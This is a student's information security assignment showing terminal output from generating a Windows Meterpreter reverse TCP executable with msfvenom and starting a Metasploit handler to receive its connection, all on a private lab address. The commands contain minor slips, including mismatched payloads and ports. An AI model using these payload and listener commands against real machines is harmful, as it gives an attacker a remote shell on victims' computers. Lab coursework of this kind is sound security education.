


FORMAN CHRISTIAN COLLEGE (A CHARTERED UNIVERSITY)



COMP 421 (Information Security)

SECTION - B


2023 FALL

ASSIGNMENT # 2

MSFVENOM

Gulraiz Noor Bari (231-525536)

MSFVENOM REVERSE TCP



```
gulraiz@Kali: ~  
File Actions Edit View Help  
(gulraiz@Kali)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=8080  
-f exe -o reverse.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from  
the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: reverse.exe  
(gulraiz@Kali)-[~]
```

```
File Actions Edit View Help

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf6 exploit(multi/handler) > set port 8080
[!] Unknown datastore option: port. Did you mean LPORT?
port => 8080
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
```

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
```